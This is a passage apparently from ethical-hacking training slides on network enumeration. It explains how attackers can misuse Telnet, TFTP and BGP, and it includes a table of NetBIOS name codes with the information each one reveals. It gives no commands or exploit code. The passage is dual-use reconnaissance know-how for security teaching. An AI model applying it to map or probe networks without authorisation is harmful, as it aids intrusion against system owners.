
  The Telnet protocol is used for managing various networked devices remotely. It is an unsecure protocol because it transmits login credentials in the cleartext format. Therefore, it is mostly used in private networks. The Telnet server listens to its clients on port 23. Attackers can take advantage of the Telnet protocol to perform banner grabbing on other protocols such as SSH and SMTP, brute-forcing attacks on login credentials, port-forwarding attacks, etc.

- **UDP 69: Trivial File Transfer Protocol (TFTP)**


  TFTP is a connectionless protocol used for transferring files over the Internet. TFTP depends on connectionless UDP; therefore, it does not guarantee the proper transmission of the file to the destination. TFTP is mainly used to update or upgrade software and firmware on remote networked devices. It uses UDP port 69 for transferring files to a remote host. Attackers may exploit TFTP to install malicious software or firmware on remote devices.

- **TCP 179: Border Gateway Protocol (BGP)**

  BGP is widely used by Internet service providers (ISPs) to maintain huge routing tables and for efficiently processing Internet traffic. BGP routers establish sessions on TCP port 179. The misconfiguration of BGP may lead to various attacks such as dictionary attacks, resource-exhaustion attacks, flooding attacks, and hijacking attacks.



LO#02: Demonstrate Different Techniques for NetBIOS Enumeration



NetBIOS Enumeration

- A NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP; fifteen characters are used for the **device name**, and the sixteenth character is reserved for the **service or name record type**

Attackers use the NetBIOS enumeration to obtain

- **The list of computers that belong to a domain**
- **The list of shares on the individual hosts in the network**
- **Policies and passwords**

NetBIOS name list


Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for the computer
<username>	<03>	UNIQUE	Messenger service running for the logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the primary domain controller (PDC) for the domain

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

NetBIOS Enumeration (Cont'd)

